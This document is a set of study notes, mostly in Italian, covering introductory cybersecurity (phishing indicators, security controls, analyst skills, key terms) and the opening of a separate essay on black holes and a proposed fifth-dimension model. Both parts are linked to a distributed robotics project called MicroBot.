I team di cybersecurity hanno il compito di proteggere le organizzazioni da una vasta gamma di minacce, che possono provenire sia dall'esterno sia dall'interno. Le minacce esterne includono attacchi condotti da soggetti non autorizzati che cercano di accedere ai sistemi, mentre le minacce interne possono derivare da dipendenti, collaboratori o partner.

Le minacce interne sono spesso accidentali, come nel caso di errori umani o configurazioni errate, ma possono anche essere intenzionali, ad esempio quando un utente abusa dei propri privilegi di accesso. Per questo motivo, la sicurezza non si limita a bloccare gli attacchi esterni, ma deve includere anche meccanismi di controllo e monitoraggio interno.

Un'altra responsabilità fondamentale dei team di sicurezza riguarda la conformità normativa. Le organizzazioni devono rispettare leggi e regolamenti che impongono standard specifici per la protezione dei dati. Il mancato rispetto di queste normative può comportare sanzioni economiche e danni reputazionali. Di conseguenza, la cybersecurity ha anche una dimensione legale ed etica, oltre che tecnica.

3.3 Importanza della preparazione e della risposta agli incidenti

Un aspetto centrale della cybersecurity è la capacità di prepararsi agli attacchi e rispondere rapidamente quando si verificano incidenti. Non è realistico pensare di eliminare completamente i rischi, ma è possibile ridurne l'impatto attraverso strategie di prevenzione e piani di risposta efficaci.

La preparazione include l'identificazione delle vulnerabilità, la definizione di procedure di sicurezza e la predisposizione di sistemi di monitoraggio. La risposta agli incidenti, invece, riguarda le azioni da intraprendere nel momento in cui un attacco viene rilevato, con l'obiettivo di contenere il danno e ripristinare il funzionamento del sistema nel minor tempo possibile.

Questa capacità di reazione rapida è fondamentale per limitare le conseguenze negative, sia in termini tecnici sia economici.

3.4 Benefici di un sistema di sicurezza efficace

L'implementazione di un sistema di sicurezza robusto produce diversi vantaggi per un'organizzazione. In primo luogo, consente di garantire la continuità operativa anche in presenza di incidenti, grazie alla presenza di piani strutturati che permettono di mantenere attivi i servizi principali.

Inoltre, una buona gestione della sicurezza riduce i costi associati ai rischi, come quelli legati alla perdita di dati, al recupero delle informazioni o ai periodi di inattività dei sistemi. La prevenzione risulta quindi economicamente più sostenibile rispetto alla gestione delle conseguenze di un attacco.

Un ulteriore beneficio riguarda la fiducia degli utenti e dei clienti. Un'organizzazione che dimostra di proteggere adeguatamente i dati e i sistemi rafforza la propria reputazione, evitando danni d'immagine che potrebbero tradursi in perdite economiche e riduzione della credibilità sul mercato.

3.5 Applicazione al progetto MicroBot

Nel contesto di un sistema distribuito come MicroBot, questi concetti assumono un'importanza ancora maggiore. La presenza di più nodi interconnessi aumenta infatti la superficie di attacco, rendendo necessario un approccio alla sicurezza che sia integrato fin dalle fasi iniziali di progettazione.

La protezione delle comunicazioni tra i nodi, il controllo degli accessi e il monitoraggio delle attività diventano elementi essenziali per garantire il corretto funzionamento del sistema. Allo

stesso tempo, è necessario prevedere meccanismi di risposta agli incidenti che permettano di isolare eventuali compromissioni senza compromettere l'intero sistema.

In questo senso, la cybersecurity non rappresenta un componente aggiuntivo, ma una proprietà intrinseca del sistema stesso.

SEZIONE 4 — PHISHING: STRUTTURA, TATTICHE E INDICATORI

4.1 Definizione di phishing

Il phishing è una tecnica di attacco basata sull'ingegneria sociale, in cui un attore malevolo tenta di ingannare una persona inducendola a fornire informazioni sensibili o a compiere azioni dannose, come cliccare su link malevoli o scaricare contenuti compromessi.

A differenza di altri attacchi puramente tecnici, il phishing sfrutta principalmente il comportamento umano, facendo leva su emozioni e reazioni istintive. Per questo motivo è una delle minacce più diffuse ed efficaci.

4.2 Distinzione fondamentale: tattiche vs indicatori

Per analizzare correttamente un tentativo di phishing è essenziale distinguere tra due livelli:

Le tattiche rappresentano il livello psicologico dell'attacco. Sono tecniche di manipolazione progettate per spingere la vittima ad agire rapidamente senza riflettere. Tra le più comuni si trovano il senso di urgenza, la paura, e l'uso di figure autoritarie.

Gli indicatori, invece, sono elementi oggettivi e verificabili che permettono di identificare un messaggio come malevolo. Questi sono molto più affidabili rispetto alle tattiche, perché non dipendono dalla percezione ma da caratteristiche tecniche concrete.

4.3 Tattiche di phishing (social engineering)

Le tattiche di phishing si basano su meccanismi psicologici ben precisi. L'urgenza è una delle più utilizzate: messaggi che invitano ad agire immediatamente riducono la capacità critica della vittima. Allo stesso modo, la paura viene sfruttata attraverso notifiche di account bloccati o accessi sospetti.

Un'altra tecnica molto diffusa è l'autorità, in cui l'attaccante si finge una figura di potere, come un manager o un ente ufficiale. Questo aumenta la probabilità che la richiesta venga eseguita senza verifiche.

Queste tattiche non sono di per sé prove definitive di phishing, ma servono a creare il contesto in cui la vittima commette l'errore.

4.4 Indicatori di phishing

Gli indicatori rappresentano il livello più importante dell'analisi, perché permettono di identificare con maggiore certezza un attacco.

Gli indicatori tecnici sono i più affidabili. Tra questi rientrano indirizzi email con domini sospetti o leggermente modificati rispetto a quelli ufficiali, e link che apparentemente sembrano legittimi ma in realtà puntano a siti diversi. Questo tipo di discrepanza è uno dei segnali più forti di phishing.

Accanto agli indicatori tecnici esistono indicatori di contenuto, come errori grammaticali, saluti generici o richieste insolite. Questi elementi sono meno definitivi, ma contribuiscono a rafforzare il sospetto.

4.5 Processo corretto di analisi

Quando si analizza un'email sospetta, è fondamentale seguire un approccio strutturato. La prima fase consiste nella lettura del contenuto, identificando eventuali elementi emotivi o sospetti. Successivamente, bisogna concentrarsi sugli aspetti tecnici, come il dominio del mittente e la destinazione reale dei link.

L'errore più comune è lasciarsi influenzare dai dettagli superficiali, come il tono del messaggio o la presenza di errori grammaticali. In realtà, l'elemento decisivo è quasi sempre tecnico.

Per questo motivo, l'analisi deve sempre privilegiare ciò che è verificabile rispetto a ciò che è solo sospetto.

4.6 Applicazione pratica al ragionamento

Nei casi analizzati, è importante distinguere tra ciò che "sembra strano" e ciò che "dimostra" che il messaggio è malevolo. Un errore grammaticale può indicare scarsa professionalità, ma non è una prova definitiva di attacco.

Al contrario, un dominio email non ufficiale o un link che punta a un sito diverso da quello dichiarato rappresentano indicatori tecnici forti, perché rivelano una manipolazione concreta del messaggio.

Questo tipo di ragionamento è esattamente quello richiesto per individuare correttamente i tentativi di phishing.

4.7 Applicazione al progetto MicroBot

Nel contesto MicroBot, il phishing può essere visto come un problema di fiducia nelle comunicazioni. Se un nodo riceve comandi o informazioni da una fonte non verificata, il sistema può essere compromesso.

Per questo motivo, i concetti di autenticazione e verifica delle fonti diventano fondamentali. È necessario garantire che ogni messaggio provenga da un'entità legittima e che non sia stato alterato durante la trasmissione.

In un sistema distribuito, questo equivale a distinguere tra comunicazioni valide e tentativi di manipolazione, esattamente come avviene nell'analisi del phishing.

4.8 Conclusione della sezione

Il phishing rappresenta una delle minacce più rilevanti nella cybersecurity moderna, perché combina elementi tecnici e psicologici. La capacità di distinguere tra tattiche e indicatori è essenziale per analizzare correttamente un attacco.

L'approccio corretto consiste nel concentrarsi sugli elementi tecnici verificabili, senza lasciarsi influenzare esclusivamente da segnali superficiali. Questo metodo consente di sviluppare un pensiero critico più solido e applicabile anche in contesti più complessi.

SEZIONE 5 — SECURITY CONTROLS, FRAMEWORKS AND DEFENSIVE STRATEGIES

5.1 Introduction to security controls and frameworks

Security controls and frameworks represent the operational and strategic foundation of modern cybersecurity. While previous sections have focused on threats such as phishing and the behavior of threat actors, this section shifts the perspective toward defense. Organizations must not only understand how attacks occur, but also implement structured mechanisms to prevent, detect, and respond to them.

Security controls are the concrete measures used to reduce risks, while frameworks provide the structured guidelines that define how these controls should be selected, implemented, and managed. Together, they enable organizations to build a consistent and scalable security strategy.

5.2 Definition and role of security controls

Security controls are safeguards or countermeasures designed to protect systems, networks, and data from security risks. Their primary objective is to reduce the likelihood and impact of potential threats by introducing barriers, monitoring mechanisms, and recovery procedures.

These controls can be applied at different levels of an organization, ranging from technical implementations such as firewalls and encryption systems to administrative policies and physical protections. The effectiveness of a security system depends on how well these controls are selected and integrated within the overall infrastructure.

5.3 Categories of security controls

Security controls can be classified into three main categories, each addressing a specific aspect of protection.

Preventive controls aim to stop attacks before they occur. These include mechanisms such as authentication systems, access control policies, and secure configurations. Their purpose is to reduce the attack surface and limit unauthorized access.

Detective controls focus on identifying incidents when they happen. Examples include intrusion detection systems, log monitoring tools, and security information and event management (SIEM) platforms. These controls enable organizations to recognize abnormal behavior and respond promptly.

Corrective controls are designed to minimize the impact of an incident after it has occurred. They include backup systems, disaster recovery plans, and incident response procedures. Their role is to restore normal operations and reduce damage.

5.4 Security frameworks and standardization

Security frameworks provide structured methodologies that help organizations design and manage their security posture. They offer best practices, guidelines, and standardized approaches for identifying risks and implementing appropriate controls.

Widely adopted frameworks such as the NIST Cybersecurity Framework and ISO/IEC 27001 define processes for risk assessment, control implementation, and continuous monitoring.

By following these frameworks, organizations can ensure consistency, improve compliance, and align their security practices with industry standards.

5.5 Relationship between controls, frameworks, and security posture

Security controls and frameworks are not isolated elements, but part of an interconnected system that defines an organization's security posture. Frameworks guide the selection and implementation of controls, while controls directly influence the organization's ability to defend its assets.

A strong security posture emerges when controls are properly implemented, continuously monitored, and regularly updated in response to evolving threats. Conversely, weak or poorly managed controls can lead to vulnerabilities that may be exploited by threat actors.

5.6 Role of automation in security operations

Automation plays a critical role in modern cybersecurity, particularly in environments characterized by large volumes of data and complex infrastructures. Automated systems can analyze logs, detect anomalies, and respond to incidents faster than manual processes.

Programming languages such as Python are widely used to develop scripts and tools that support security operations. These tools can automate repetitive tasks, enhance monitoring capabilities, and improve overall efficiency. Automation therefore contributes significantly to strengthening an organization's defensive capabilities.

5.7 Application to the MicroBot system

In the context of the MicroBot system, security controls and frameworks become essential components for ensuring the integrity and reliability of a distributed architecture. Each node within the system represents a potential entry point for attacks, making it necessary to implement strong authentication mechanisms, secure communication protocols, and continuous monitoring.

Framework-based approaches can guide the design of the system, ensuring that security is integrated from the early stages of development rather than added as a secondary feature. Additionally, automation can be used to manage the complexity of the system, enabling real-time detection of anomalies and rapid response to potential threats.

5.8 Conclusion of the section

Security controls and frameworks form the backbone of any effective cybersecurity strategy. By combining structured methodologies with practical implementations, organizations can build resilient systems capable of withstanding a wide range of threats.

Understanding how these elements interact is essential for developing a proactive and adaptive approach to security, where risks are continuously assessed and mitigated. This perspective is particularly important in complex and distributed systems, where the impact of a security failure can propagate rapidly across multiple components.

SEZIONE 6 — CORE SKILLS FOR CYBERSECURITY ANALYSTS

6.1 Introduction to core skills in cybersecurity

In addition to understanding threats, systems, and defensive strategies, cybersecurity analysts must develop a combination of transferable and technical skills. These skills form the foundation of professional effectiveness and enable analysts to operate efficiently in complex and dynamic environments.

Transferable skills are not exclusive to cybersecurity and can be developed through various life experiences, while technical skills are more specialized and directly related to tools, systems, and procedures used in the field. The integration of both categories is essential for building a well-rounded cybersecurity professional.

6.2 Transferable skills and their role

Transferable skills play a critical role in enabling analysts to interact with systems, teams, and organizational structures. Among these, communication is fundamental, as cybersecurity professionals must clearly convey technical information to both technical and non-technical stakeholders. Effective communication ensures that risks are properly understood and that appropriate actions can be taken without delay.

Problem-solving is another essential skill, as analysts are constantly required to identify vulnerabilities, analyze attack patterns, and determine appropriate mitigation strategies. In many cases, solutions are not perfect, and the ability to make informed trade-offs becomes crucial.

Time management is particularly important in cybersecurity, where incidents often require immediate attention. The ability to prioritize tasks and focus on the most critical issues can significantly reduce the impact of potential threats.

A growth mindset is also necessary due to the continuously evolving nature of technology and cyber threats. Professionals must be willing to continuously learn, adapt, and update their knowledge in response to new challenges.

Finally, embracing diverse perspectives enhances problem-solving capabilities. Collaboration within diverse teams allows for more comprehensive analysis and more effective solutions, as different viewpoints contribute to a deeper understanding of security challenges.

6.3 Technical skills and operational capabilities

Technical skills provide the practical tools required to implement cybersecurity measures and respond to threats. One of the most important areas is programming, which allows analysts to automate repetitive tasks, analyze large datasets, and identify patterns related to malicious activity. Automation increases efficiency and reduces the likelihood of human error.

Security Information and Event Management (SIEM) tools are essential for collecting and analyzing log data generated by systems and applications. These tools enable analysts to monitor activity, detect anomalies, and investigate potential security incidents in a centralized manner.

Intrusion Detection Systems (IDS) are another key component, used to monitor network and system activity for signs of unauthorized access or malicious behavior. IDS tools generate alerts that help analysts identify and respond to potential intrusions in real time.

Knowledge of the threat landscape is equally important. Understanding current attack trends, threat actor behaviors, and emerging vulnerabilities allows analysts to anticipate risks and strengthen defensive strategies.

Incident response skills are also critical. Analysts must follow established procedures to investigate, contain, and remediate security incidents. This requires a structured approach, ensuring that threats are handled efficiently while minimizing damage to systems and data.

6.4 Integration of transferable and technical skills

The effectiveness of a cybersecurity analyst depends on the ability to integrate transferable and technical skills into a unified workflow. Technical expertise alone is not sufficient without the ability to communicate findings, prioritize actions, and collaborate with others.

For example, identifying a threat using a SIEM tool is only part of the process. The analyst must also interpret the data, communicate the risk, and coordinate with relevant teams to implement mitigation strategies. This integration transforms technical actions into effective security operations.

6.5 Role in professional development and certification

The development of these skills is directly linked to professional growth in the cybersecurity field. Training programs such as the Google Cybersecurity Certificate are designed to build both transferable and technical competencies, preparing individuals for entry-level roles.

Additionally, certifications such as CompTIA Security+ validate these skills and provide recognition within the industry. Achieving such certifications enhances credibility and demonstrates the ability to apply knowledge in practical scenarios, increasing opportunities for career advancement.

6.6 Application to the MicroBot system

In the context of the MicroBot system, both transferable and technical skills are essential for designing and managing a secure distributed architecture. Technical skills are required to implement secure communication, monitoring systems, and automated processes across multiple nodes.

At the same time, transferable skills such as problem-solving and system-level thinking are necessary to identify vulnerabilities within the architecture and design effective mitigation strategies. Communication also becomes critical when translating complex system behaviors into actionable insights.

This combination ensures that security is not only implemented at a technical level, but also managed and evolved effectively over time.

6.7 Conclusion of the section

The development of core transferable and technical skills is essential for success in cybersecurity. These skills enable analysts to understand threats, operate complex systems, and respond effectively to incidents.

A balanced combination of these competencies allows professionals to adapt to evolving challenges and contribute to the overall security posture of an organization. As cybersecurity continues to grow in importance, the ability to integrate knowledge, tools, and human factors will remain a defining element of expertise in the field.

SEZIONE 7 — KEY CYBERSECURITY TERMS AND DEFINITIONS

7.1 Introduction to terminology in cybersecurity

Understanding core terminology is essential for developing a solid foundation in cybersecurity. Technical terms are not only used to describe systems and threats, but also to communicate effectively within security teams and across organizations. A precise

understanding of these definitions enables analysts to interpret risks, apply appropriate controls, and interact consistently with industry standards and frameworks.

This section provides a structured overview of fundamental cybersecurity terms, focusing on their meaning and practical relevance within real-world scenarios.

7.2 Core concepts of cybersecurity

Cybersecurity, also referred to as security, is the practice of ensuring the confidentiality, integrity, and availability of information. This is achieved by protecting networks, devices, people, and data from unauthorized access or criminal exploitation. These three principles, commonly known as the CIA triad, represent the foundation of all security strategies and guide the design of secure systems.

A threat is defined as any circumstance or event that has the potential to negatively impact assets. Threats can arise from various sources, including technical vulnerabilities, human error, or malicious intent. The entities responsible for exploiting these threats are known as threat actors, which may include individuals, organized groups, or even insiders with legitimate access.

7.3 Types of threats and organizational risks

One of the most significant categories of risk is the internal threat, which originates from individuals who already have some level of access to the system. These can include current or former employees, external vendors, or trusted partners. Internal threats can be accidental, such as unintentional data exposure, or intentional, involving malicious actions like data theft or sabotage.

The presence of internal threats highlights the importance of implementing strict access controls and continuous monitoring mechanisms, as trust alone is not sufficient to guarantee security.

7.4 Data protection and sensitive information

In cybersecurity, protecting data is a critical objective, particularly when dealing with personally identifiable information (PII). PII refers to any information that can be used to identify an individual, either directly or indirectly. This includes names, email addresses, identification numbers, and other personal data.

A more critical category is sensitive personally identifiable information (SPII), which is subject to stricter protection requirements due to its higher risk. Examples include financial data, medical records, and government-issued identification numbers. The exposure of such information can lead to severe consequences, including identity theft and legal liability.

7.5 Security domains and infrastructure protection

Network security is the practice of protecting an organization's network infrastructure from unauthorized access. This includes securing devices, communication channels, and services that operate within the network. Effective network security prevents attackers from infiltrating systems and ensures the safe transmission of data.

Cloud security, on the other hand, focuses on protecting assets stored in cloud environments. This involves ensuring that systems are properly configured and that access is restricted to authorized users. Misconfigurations in cloud environments are a common source of vulnerabilities, making proper setup and continuous monitoring essential.

7.6 Organizational capability and skill sets

An organization's ability to defend its systems and adapt to new threats is defined as its security posture. A strong security posture reflects effective implementation of controls, proactive risk management, and the ability to respond quickly to incidents.

From a professional perspective, cybersecurity relies on two main categories of skills. Technical skills involve the use of specific tools, procedures, and policies required to operate within the field. These include working with security tools, analyzing logs, and implementing protective measures.

Transferable skills, on the other hand, originate from broader experiences and can be applied across different domains. These include communication, problem-solving, and critical thinking, all of which are essential for interpreting complex situations and making informed decisions.

7.7 Integration and practical relevance

These terms are not isolated definitions but interconnected elements of a larger cybersecurity ecosystem. For example, a threat actor may exploit a vulnerability in a network system to access PII, impacting the organization's security posture. Preventing such scenarios requires a combination of technical controls, awareness of threats, and the application of both technical and transferable skills.

Understanding how these concepts relate to each other allows cybersecurity professionals to move beyond theoretical knowledge and apply structured reasoning when analyzing risks and implementing defenses.

7.8 Conclusion of the section

Mastering key cybersecurity terminology is a fundamental step toward developing professional competence in the field. These definitions provide a common language that supports analysis, communication, and decision-making within security operations.

A clear understanding of these concepts enables analysts to approach complex problems with greater precision and contributes to building more secure and resilient systems.

INDICE COMPLETO — “Buco Nero, Spazio-Tempo e Modello Dimensionale Esteso”

SEZIONE 1 — Introduzione e contesto

1. Introduzione generale al problema
 - 1.1 Origine dell'interesse scientifico e personale
 - 1.2 Collegamento con il progetto MicroBot
 - 1.3 Obiettivo del documento
 2. Definizione del problema
 - 2.1 Limiti della percezione tridimensionale
 - 2.2 Necessità di modelli più avanzati
 - 2.3 Ruolo dei buchi neri come oggetti limite
 3. Metodologia adottata
 - 3.1 Approccio matematico
 - 3.2 Approccio simulativo
 - 3.3 Approccio concettuale
 4. Struttura del documento
 - 4.1 Suddivisione in sezioni
 - 4.2 Logica progressiva dell'esposizione
-

SEZIONE 2 — Fondamenti di fisica classica e relatività

5. Spazio e tempo nella fisica classica
 - 5.1 Concetto di spazio assoluto
 - 5.2 Tempo come parametro indipendente
6. Introduzione alla relatività
 - 6.1 Superamento della fisica newtoniana
 - 6.2 Concetto di spazio-tempo

- 7. Struttura dello spazio-tempo
 - 7.1 Coordinate spazio-temporali
 - 7.2 Concetto di evento
 - 8. Curvatura dello spazio-tempo
 - 8.1 Massa ed energia come sorgenti
 - 8.2 Interpretazione geometrica della gravità
-

SEZIONE 3 — Il buco nero: definizione fisica

- 9. Origine dei buchi neri
 - 9.1 Collasso gravitazionale
 - 9.2 Stelle massicce e fine vita
 - 10. Raggio di Schwarzschild
 - 10.1 Definizione matematica
 - 10.2 Interpretazione fisica
 - 11. Orizzonte degli eventi
 - 11.1 Definizione
 - 11.2 Significato causale
 - 12. Singolarità
 - 12.1 Definizione teorica
 - 12.2 Limiti della fisica attuale
 - 13. Struttura esterna osservabile
 - 13.1 Disco di accrescimento
 - 13.2 Radiazione
 - 13.3 Ombra del buco nero
-

SEZIONE 4 — Modellazione matematica

- 14. Metrica di Schwarzschild
 - 14.1 Forma dell'equazione
 - 14.2 Significato dei termini
- 15. Coordinate e simmetria
 - 15.1 Coordinate sferiche
 - 15.2 Simmetria radiale
- 16. Geodetiche
 - 16.1 Traiettorie delle particelle
 - 16.2 Traiettorie della luce
- 17. Velocità di fuga
 - 17.1 Definizione
 - 17.2 Connessione con il buco nero
- 18. Tempo proprio e dilatazione
 - 18.1 Differenza tra osservatori
 - 18.2 Effetti vicino all'orizzonte

SEZIONE 5 — Rappresentazione grafica e simulazione

- 19. Visualizzazione 2D della curvatura
 - 19.1 Griglia deformata
 - 19.2 Limiti della rappresentazione
 - 20. Simulazione della gravità
 - 20.1 Modelli semplificati
 - 20.2 Approccio numerico
 - 21. Simulazione dei raggi luminosi
 - 21.1 Deflessione della luce
 - 21.2 Anello fotonico
 - 22. Rendering del buco nero
 - 22.1 Shadow e lente gravitazionale
 - 22.2 Interpretazione visiva
 - 23. Implementazione software
 - 23.1 Python e simulazione
 - 23.2 WebGL / Three.js
 - 23.3 Integrazione con dashboard
-

SEZIONE 6 — Dimensioni e percezione

- 24. Prima dimensione
 - 24.1 Concetto di linea
 - 24.2 Limiti percettivi
 - 25. Seconda dimensione
 - 25.1 Piano
 - 25.2 Esempi concettuali
 - 26. Terza dimensione
 - 26.1 Spazio fisico
 - 26.2 Oggetti tridimensionali
 - 27. Quarta dimensione
 - 27.1 Tempo come dimensione
 - 27.2 Spazio-tempo
 - 28. Limiti cognitivi umani
 - 28.1 Percezione vs realtà
 - 28.2 Interpretazione dei modelli
-

SEZIONE 7 — Estensione alla quinta dimensione (modello teorico)

- 29. Introduzione alla quinta dimensione
 - 29.1 Motivazione teorica
 - 29.2 Distinzione da fisica standard
 - 30. Quinta dimensione come informazione
 - 30.1 Stato del sistema
 - 30.2 Spazio delle configurazioni
 - 31. Quinta dimensione come percezione
 - 31.1 Realtà osservata
 - 31.2 Limiti dell'osservatore
 - 32. Quinta dimensione e causalità
 - 32.1 Accesso all'informazione
 - 32.2 Orizzonte come limite informativo
-

SEZIONE 8 — Interpretazione del buco nero nel modello esteso

- 33. Buco nero come oggetto 3D
 - 33.1 Struttura spaziale
 - 34. Buco nero come oggetto 4D
 - 34.1 Struttura spazio-temporale
 - 35. Buco nero come oggetto 5D (modello)
 - 35.1 Interpretazione informazionale
 - 35.2 Perdita di accesso
 - 36. Confronto tra modelli
 - 36.1 Fisica standard
 - 36.2 Modello esteso
-

SEZIONE 9 — Collegamento con MicroBot

- 37. MicroBot come sistema emergente
 - 37.1 Struttura distribuita
 - 37.2 Interazione tra nodi
 - 38. Parallelismo con spazio-tempo
 - 38.1 Coordinazione globale
 - 38.2 Stati locali
 - 39. Dimensioni nel sistema MicroBot
 - 39.1 Spazio fisico
 - 39.2 Tempo di esecuzione
 - 39.3 Stato del sistema (quinta dimensione)
-

SEZIONE 10 — Conclusioni e sviluppi futuri

40. Conclusioni

40.1 Sintesi dei risultati

40.2 Limiti del modello

40.3 Possibili sviluppi futuri

1. Introduzione generale al problema

1.1 Origine dell'interesse scientifico e personale

L'interesse per lo studio dei buchi neri nasce dall'intersezione tra due ambiti distinti ma profondamente connessi: da un lato la fisica teorica, che indaga le leggi fondamentali dell'universo, e dall'altro la riflessione sulla natura della percezione e della rappresentazione della realtà. I buchi neri costituiscono infatti uno dei contesti più estremi in cui tali due dimensioni si incontrano, rendendo evidente come i limiti della conoscenza non siano soltanto tecnologici o sperimentali, ma anche concettuali e cognitivi.

Dal punto di vista scientifico, i buchi neri rappresentano soluzioni delle equazioni della relatività generale in condizioni di elevatissima densità di massa ed energia. In tali condizioni, la curvatura dello spazio-tempo diventa così intensa da modificare radicalmente il comportamento della materia e della radiazione. Tuttavia, al di là della formulazione matematica, ciò che rende i buchi neri particolarmente rilevanti è il fatto che essi mettono in crisi le intuizioni costruite sull'esperienza quotidiana. Concetti apparentemente semplici come distanza, direzione, durata e causalità non possono più essere interpretati secondo le categorie classiche, ma richiedono una riformulazione più profonda e astratta.

Parallelamente, l'interesse personale per questo ambito nasce da un percorso orientato allo studio dei sistemi complessi e dei fenomeni emergenti. In particolare, lo sviluppo del progetto MicroBot ha evidenziato come un insieme di unità semplici, interconnesse attraverso regole locali, possa generare comportamenti collettivi non immediatamente prevedibili. Questo tipo di sistema, definito distribuito ed emergente, suggerisce che la complessità non sia necessariamente legata alla sofisticazione dei singoli elementi, ma alla struttura delle interazioni tra di essi.

A partire da questa osservazione, si apre una riflessione più ampia: se sistemi artificiali relativamente semplici possono produrre dinamiche complesse e strutture emergenti, è possibile che anche fenomeni fisici estremi, come i buchi neri, possano essere interpretati non soltanto come oggetti isolati, ma come manifestazioni di una struttura più profonda dello spazio-tempo. In questa prospettiva, il buco nero non è semplicemente un corpo celeste, ma una configurazione limite di un sistema geometrico e dinamico più generale.

Un aspetto centrale di questo lavoro riguarda il rapporto tra rappresentazione e realtà. L'essere umano percepisce il mondo principalmente attraverso una struttura tridimensionale dello spazio, a cui si aggiunge una percezione lineare del tempo. Tuttavia, la relatività generale introduce una descrizione quadridimensionale in cui spazio e tempo sono unificati

in un'unica struttura geometrica. Questo implica che la nostra intuizione tridimensionale non sia sufficiente per comprendere completamente determinati fenomeni fisici, e che sia necessario adottare strumenti matematici e modelli astratti per superare tali limiti.

Nel caso dei buchi neri, questa necessità diventa particolarmente evidente. L'orizzonte degli eventi rappresenta un confine oltre il quale la nozione stessa di accessibilità perde significato nel senso classico. Non si tratta semplicemente di una barriera fisica, ma di un limite causale, che separa ciò che può influenzare un osservatore da ciò che non può più avere alcuna interazione con esso. Questo porta a una reinterpretazione profonda del concetto di informazione e del suo ruolo nella descrizione dei sistemi fisici.

A partire da queste considerazioni, emerge l'idea di estendere ulteriormente il modello dimensionale. Se la quarta dimensione, intesa come tempo, è necessaria per descrivere correttamente lo spazio-tempo, si può ipotizzare l'introduzione di una quinta dimensione come strumento teorico per rappresentare aspetti non direttamente accessibili, quali lo stato globale del sistema, l'informazione distribuita o la percezione dell'osservatore. È fondamentale sottolineare che tale estensione non viene proposta come necessità fisica già dimostrata, ma come modello interpretativo utile per esplorare nuovi modi di descrivere la realtà.

In questo contesto, il buco nero assume un ruolo privilegiato. Esso rappresenta un punto in cui la descrizione fisica standard raggiunge i propri limiti e, allo stesso tempo, offre un terreno fertile per lo sviluppo di nuovi modelli concettuali. La combinazione tra rigore matematico, simulazione computazionale e riflessione teorica consente di affrontare il problema da diverse prospettive, integrando strumenti e linguaggi differenti.

L'obiettivo di questo lavoro è quindi articolato su più livelli. In primo luogo, si intende fornire una descrizione chiara e rigorosa dei buchi neri, basata sui fondamenti della relatività generale e supportata da rappresentazioni matematiche e simulazioni grafiche. In secondo luogo, si vuole analizzare il ruolo delle dimensioni nella descrizione della realtà fisica, evidenziando i limiti della percezione tridimensionale e la necessità di modelli più complessi. Infine, si propone un'estensione teorica che introduce una quinta dimensione come livello aggiuntivo di interpretazione, collegando tali concetti a sistemi artificiali emergenti come MicroBot.

In sintesi, l'interesse per i buchi neri non deriva esclusivamente dalla loro rilevanza astrofisica, ma dalla loro capacità di mettere in discussione le basi della nostra comprensione del mondo. Essi rappresentano un punto di convergenza tra fisica, matematica e filosofia, e costituiscono un'opportunità per sviluppare modelli più generali e profondi, in grado di descrivere non solo ciò che osserviamo, ma anche i limiti stessi della nostra osservazione.

1.2 Collegamento con il progetto MicroBot

Il collegamento tra lo studio dei buchi neri e il progetto MicroBot può apparire, a una prima analisi, non immediato, in quanto il primo appartiene all'ambito della fisica teorica e dell'astrofisica, mentre il secondo si configura come un sistema artificiale basato su robotica modulare e logica distribuita. Tuttavia, un'analisi più approfondita evidenzia come entrambi

condividano un elemento fondamentale: la presenza di strutture emergenti generate dall'interazione tra componenti elementari all'interno di un sistema complesso.

Il progetto MicroBot si basa sull'idea che un insieme di unità semplici, dotate di capacità limitate ma interconnesse tra loro, possa generare comportamenti collettivi complessi e adattivi. In questo tipo di sistema, non esiste necessariamente un controllo centrale rigido; al contrario, la dinamica globale emerge dalle interazioni locali tra i singoli elementi. Questo approccio si avvicina ai paradigmi della swarm robotics e dei sistemi distribuiti, in cui la complessità non è programmata direttamente, ma emerge come proprietà del sistema nel suo insieme.

Analogamente, i buchi neri possono essere interpretati non solo come oggetti isolati, ma come configurazioni particolari dello spazio-tempo risultanti dalla distribuzione di massa ed energia. In questo senso, il comportamento osservato non è attribuibile a un "meccanismo interno" nel senso classico, ma alla struttura geometrica globale del sistema. La gravità, nella relatività generale, non è una forza nel senso newtoniano, ma una manifestazione della curvatura dello spazio-tempo. Questo implica che il comportamento degli oggetti e della luce è determinato dalla struttura stessa dello spazio in cui essi si muovono.

Questa analogia introduce un primo punto di contatto tra MicroBot e i buchi neri: in entrambi i casi, il comportamento globale non può essere compreso analizzando un singolo elemento isolato, ma richiede una visione sistemica. Nel caso di MicroBot, tale visione riguarda la rete di interazioni tra i nodi; nel caso dei buchi neri, riguarda la geometria dello spazio-tempo nel suo complesso.

Un secondo elemento di collegamento riguarda il concetto di stato del sistema. Nel progetto MicroBot, ogni configurazione dei nodi, ogni disposizione spaziale e ogni dinamica di interazione può essere interpretata come uno stato del sistema. Questo stato evolve nel tempo e può essere descritto non solo in termini spaziali, ma anche in termini di informazione distribuita. In modo analogo, un buco nero può essere descritto non soltanto come una regione dello spazio, ma come una configurazione dello spazio-tempo caratterizzata da specifici parametri, come massa, carica e momento angolare. La descrizione completa del sistema richiede quindi una rappresentazione che integri spazio, tempo e informazione.

Un terzo punto di contatto, particolarmente rilevante per questo lavoro, riguarda il concetto di accessibilità e informazione. Nei sistemi MicroBot, è possibile definire quali parti del sistema siano osservabili o controllabili da un determinato punto di vista, in base alla struttura della rete e alle modalità di comunicazione tra i nodi. Nei buchi neri, questo concetto assume una forma estrema attraverso l'orizzonte degli eventi, che rappresenta un limite oltre il quale l'informazione non è più accessibile a un osservatore esterno. Questo introduce una dimensione concettuale legata non solo alla struttura fisica, ma anche alla possibilità di accesso e interazione con il sistema.

Queste analogie permettono di introdurre un'interpretazione più ampia, in cui il buco nero diventa un caso limite di un sistema complesso in cui l'accesso all'informazione è fortemente vincolato dalla struttura del sistema stesso. In questo contesto, il progetto MicroBot può essere utilizzato come piattaforma sperimentale e concettuale per esplorare dinamiche simili su scala ridotta e controllabile.

Un ulteriore elemento di connessione riguarda la rappresentazione delle dimensioni. Nel sistema MicroBot, è possibile distinguere diversi livelli descrittivi: lo spazio fisico in cui si muovono i nodi (tre dimensioni), il tempo in cui evolvono le loro interazioni (quarta dimensione) e lo stato globale del sistema, inteso come insieme delle configurazioni possibili e delle informazioni distribuite. Quest'ultimo livello può essere interpretato come una dimensione aggiuntiva, non necessariamente fisica, ma fondamentale per descrivere il comportamento complessivo del sistema.

